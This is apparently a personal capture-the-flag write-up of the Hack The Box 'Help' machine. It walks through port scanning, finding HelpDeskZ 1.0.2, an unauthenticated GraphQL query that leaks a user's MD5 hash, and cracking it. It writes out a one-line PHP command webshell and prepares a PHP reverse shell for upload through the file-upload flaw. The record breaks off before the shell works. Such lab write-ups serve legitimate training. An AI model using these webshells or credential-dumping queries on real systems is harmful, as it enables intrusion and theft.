

[HTB] Help

- by Pablo `github.com/vorkampfer/hackthebox2/help`
- Resources:


1. What is graphql and how to exploit it: `https://graphql.org/learn/introspection/`
2. 0xdf gitlab: `https://0xdf.gitlab.io/2019/06/08/htb-help.html`
3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
4. Ippsec walkthrough: `https://ippsec.rocks/`
5. Privacy search engine `https://metager.org`
6. Privacy search engine `https://ghosterysearch.com/`
7. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
8. `https://book.hacktricks.xyz/`



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Help was an easy box with some neat challenges. As far as **I** can tell, most people took the unintended route which allowed **for** skipping the initial section. **I**’ll either enumerate a GraphQL **API** to get credentials **for** a HelpDeskZ instance. **I**’ll use those creds to exploit an authenticated SQLi vulnerability **and** dump the database. In the database, **I**’ll find creds which work to ssh into the box. Alternatively, **I** can use an unauthenticated upload bypass **in** HelpDeskZ to upload a webshell **and** get a shell from there. For root, it’s kernel exploits. **~0xdf**

Skill-set:

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```

> htb_status.sh --status
[sudo] password for h@x0r:

==>[+]  OpenVPN is up and running.
2024-08-20 02:03:26 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 65815

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.230.159 help.htb

==>[+]  PING 10.129.230.159 (10.129.230.159) 56(84) bytes of data.
64 bytes from 10.129.230.159: icmp_seq=1 ttl=63 time=140 ms

--- 10.129.230.159 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 139.632/139.632/139.632/0.000 ms

==>[+]  10.129.230.159 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```

1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan help.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. > echo $openportz
22,80
4. > source ~/.zshrc
5. > echo $openportz
22,80,3000
6. > portzscan $openportz help.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000 help.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.6
>>> Looking for Apache
Apache httpd 2.4.18
>>> Looking for popular CMS & OpenSource Frameworks
3000/tcp open  http    syn-ack Node.js Express framework

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp  open  ssh
OpenSSH 7.2p2 Ubuntu 4ubuntu2.6
3000/tcp open  http
This server could be using Gitea CMS framework

>>> Listing all the open ports
22/tcp  open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.18
3000/tcp open  http     syn-ack Node.js Express framework

8. > nmap --script http-enum -p80 help.htb -oN http_enum_80.nmap -vvv
```

```
=====
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack
| http-enum:
|_  /support/: Potentially interesting folder
=====
```

9. **SUCCESS**, nmap found directory

OPENSsh (1:7.2p2-4ubuntu2.6) *Ubuntu Xenial*-security; urgency=medium

3. Discovery with *Ubuntu Launchpad*

1. I lookup ``OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 launchpad``
2. openssh (1:7.2p2-4ubuntu2.6) xenial-security; urgency=medium
3. Launchpad says the server is an Ubuntu Xenial


4. Whatweb

1. `▷ whatweb http://10.129.230.159/`
`http://10.129.230.159/ [302 Found] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.230.159], RedirectLocation[http://help.htb/], Title[302 Found]`
`http://help.htb/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.230.159], Title[Apache2 Ubuntu Default Page: It works]`
- 2, `▷ whatweb http://10.129.230.159:3000/`
`http://10.129.230.159:3000/ [200 OK] Country[RESERVED][ZZ], IP[10.129.230.159], X-Powered-By[Express]`

5. curl the server

1. `▷ curl -s -X GET http://10.129.230.159 -I`
`HTTP/1.1 302 Found`
`Date: Tue, 20 Aug 2024 02:38:53 GMT`
`Server: Apache/2.4.18 (Ubuntu)`
`Location: http://help.htb/`
`Content-Length: 280`
`Content-Type: text/html; charset=iso-8859-1`
2. I use the `-L` to follow the redirection and get more info.
3. `▷ curl -s 'http://10.129.230.159/support/' -L -I`
`HTTP/1.1 302 Found`
`Date: Tue, 20 Aug 2024 03:12:28 GMT`
`Server: Apache/2.4.18 (Ubuntu)`
`Location: http://help.htb/`
`Content-Type: text/html; charset=iso-8859-1`


`HTTP/1.1 200 OK`
`Date: Tue, 20 Aug 2024 03:12:28 GMT`
`Server: Apache/2.4.18 (Ubuntu)`
`Last-Modified: Tue, 27 Nov 2018 13:49:28 GMT`
`ETag: "2c39-57ba5b7e5205d"`
`Accept-Ranges: bytes`
`Content-Length: 11321`
`Vary: Accept-Encoding`
`Content-Type: text/html`



Directory Busting

6. Fuzzing

```
1. Nmap alreay found `/support` I am going to see what other url paths I can find with a fuzzer.
2. view-source:http://10.129.230.159:3000/
{"message":"Hi Shiv, To get access please find the credentials with given query"}
3. There is a username named `shiv`. I try the page found by nmap.
4. http://help.htb/support/
5. I try forgot password with `shiv` I get nothing.
6. > wfuzz -c --hc=404 --hh=280 -t 100 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
'http://10.129.230.159/FUZZ'
7. I was not able to get anything with wfuzz. So I tried Gobuster.
8. > gobuster dir -u http://help.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 --
no-error -o buster_dir.out
=====
Starting gobuster in directory enumeration mode
=====http://help.htb/support/?v=lost_password&action=submit=====
/support          (Status: 301) [Size: 306] [--> http://help.htb/support/]
/javascript       (Status: 301) [Size: 309] [--> http://help.htb/javascript/]
9. Gobuster does find the `support` page.
```



7. Manual site enumeration

```
1. I check the `support` page some more because I did not find anything else.
2. The first thing I notice is this `HelpDeskZ`. I look it up in searchsploit.
3. > searchsploit helpdeskz
=====
HelpDeskZ 1.0.2 - Arbitrary File Upload
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download
=====
4. We need to find out if this version `HelpDeskZ 1.0.2` matches the one on this server.
5. > curl -s 'http://10.129.230.159/support/' -L | grep -iE
"auth|secret|passw|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini|api|priv|exec|eval|ticket"
    If you are a normal user of this web site and don't know what this page is
    If the problem persists, please contact the site's administrator.
    <a href="http://httpd.apache.org/docs/2.4/mod/mod_userdir.html">public_html
6. Nothing but doesnt hurt to try.
```

Enumerating the framework

8. We can try searching the Framework on github to see if it is opensource

```
1. I search for `helpdeskz github`
2. This script is old the original owner is no longer hosting the repo.
3. https://github.com/evolutionscript/HelpDeskZ-1.0
4. The repo has moved to: `https://github.com/helpdesk-z/helpdeskz-dev`
5. There is a readme `README.md v2.0.2`
6. http://help.htb/support/README.md
=====

Version: 1.0.2 from 1st June 2015<br>
Developed by: Evolution Script S.A.C.<br>
[Help Desk Software HelpDeskZ] (http://www.helpdeskz.com)
HelpDeskZ is a free PHP based software which allows you to manage your sites support with a web-based support ticket system.
## Requirements
HelpDeskZ requires:
```

```
- PHP 5.x
- MySQL database
- GD Library (only for captcha verification)
- Mod_rewrite (only if you want to use permalinks)-
=====
7. SUCCESS, now we have the version number, the name of the SQL server 'MySQL', and the knowledge that it is written in PHP
5.
8. So the version in searchsploit matches exactly with the verion of the server.
9. > searchsploit helpdeskz
=====
HelpDeskZ 1.0.2 - Arbitrary File Upload
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download
=====
```

HelpDeskZ 1.0.2 - Arbitrary File Upload


9. The arbitrary file upload looks interesting lets check it out

```
1. > searchsploit -m 40300.py
2. I download it to my working directory. I cat out the exploit and there is this interesting explanation of how this exploit works.
=====
HelpDeskZ = suffers from an unauthenticated shell upload vulnerability.
The software the default configuration allows upload for .php-Files ( !! ). I think the developers thought it was no risk, because the filenames get obfuscated when they are uploaded. However, there is a weakness in the rename function of the uploaded file
controllers httpsgithub.comevolutionscriptHelpDeskZ-
1.0tree006662bb856e126a38f2bb76df44a2e4e3d37350controllerssubmit_ticket_controller.php Line 141
$filename =
So by the time the file was uploaded, we can get RCE.
Steps to
httplocalhosthelpdeskzv=submit_ticket&action=displayForm
Enter anything the mandatory fields, attach your phpshell.php, solve the captcha and submit your ticket.
Call this with the base url of your HelpdeskZ-Installation and the name of the file you uploaded
exploit.py httplocalhosthelpdeskz
=====
3. So we need to `submit a ticket`
4. Go back here `http://help.htb/support/`
5. Click `submit a ticket` >>> select `general` >>> click `next`
6. Fillout the info and we are going to upload a php reverse shell.
```

laudanum/php/php-reverse-shell.php

10. This is probably the old school way to hack this box but it should still work.

```
1. Copy the php-reverse-shell.php to you working directory and update the ip and port.
2. > cp /usr/share/seclists/Web-Shells/laudanum-1.0/php/php-reverse-shell.php .
3. nano php-reverse-shell.php
4. I update the ip to my tun0 address and for the port I select 443
5. If you attempt to upload the file it will say `not allowed` but it still gets uploaded anyway.
```



11. I got this cross site request forgery detected on the php-reverse-shell.php and it made me start over. So this time I went with a much smaller php shell

```
1. I tried this php exploit instead it is a very simple php cmd shell.
2. > cat pwnt.php
=====
// This is a simple php payload//
<?php
    system($_REQUEST['cmd']);
```

?>
=====

File is not allowed.

General Information

Full name: *

foo

E-mail: *

foo@hotmail.com

Priority:

Urgent

▼

Your Message

Subject *

WTF-freakyzicky right now

blah blah blah

12. Success, it seems to have gotten uploaded. It says file not allowed, but according to the python exploit 40300.py it does not matter it still gets uploaded. So we shall see

1.

We need to find the path to the upload so I go back and check out the framework on github again.

I was going in circles for a minute but I begin to get some traction.


13. It is supposed to be at /helpdesk/uploads/tickets but It is an old box and they may have changed the path

1.

There is sill `/uploads` then after that it does not say.
2.

it might be in thumbs? `helpdeskz-dev/upload/thumbs/`
3.

Ok lets try something else because this is not working.



GraphQL

Describe your data

```
type Project {
  name: String
  tagline: String
  contributors: [User]
}
```

14. Trying the graphql method

1.

I found this method using curl to send sql injections by 0xdf.
2.

``curl -s 10.10.10.121:3000/graphql -H "Content-Type: application/json" -d '{"query": "{ user { username password } }" }' | jq .``
3.

``> curl -s 10.129.230.159:3000/graphql -H "Content-Type: application/json" -d '{"query": "{ user { username password } }" }' | jq .``
- {

"data": {

"user": {

"username": "helpme@helpme.com",

"password": "5d3c93182bb20f07b994a7f617e99cff"

}

}

}

`
4.

Boom, I get a password right away.
5.

If you want to go into depth on what `graphql` is you can check out this article.
``https://graphql.org/learn/introspection/``
6.


`https://www.pentestpartners.com/security-blog/pwning-wordpress-graphql/`

MD5sum hash is the password

Enter up to 20 non-salted hashes, one per line:

5d3c93182bb20f07b994a7f617e99cff

I'm not a robot



reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5d3c93182bb20f07b994a7f617e99cff	md5	godhelpmep1z

15. To crack the hash I just take it to crackstation.net

```
1. Crackstation cracks the password right away.
2. username: helpme@helpme.com
3. password: godhelpmep1z
4. > echo -n "helpme@helpme.com:godhelpmep1z" > creds.txt
5. SUCCESS
```

16. After I login I click on view tickets and I was expecting to see something. The cmdphp files may have gotten deleted or something.

This is critical shit read it now!!!

Created: 20 August 2024 12:25 pm Updated: 20 August 2024 12:25 pm

DEPARTMENT	STATUS	PRIORITY
General	Open	Critical

Add Reply


helpme

User


Posted On : 20 August 2024 12:25 pm

Hahahahah you looked

Attachments

 foo.txt (18 B)


```
1. http://help.htb/support/?v=view_tickets
2. I try to upload the cmd.php shells again but I get denied. They are not there. I try an helloworld inside foo.txt and that gets accepted.
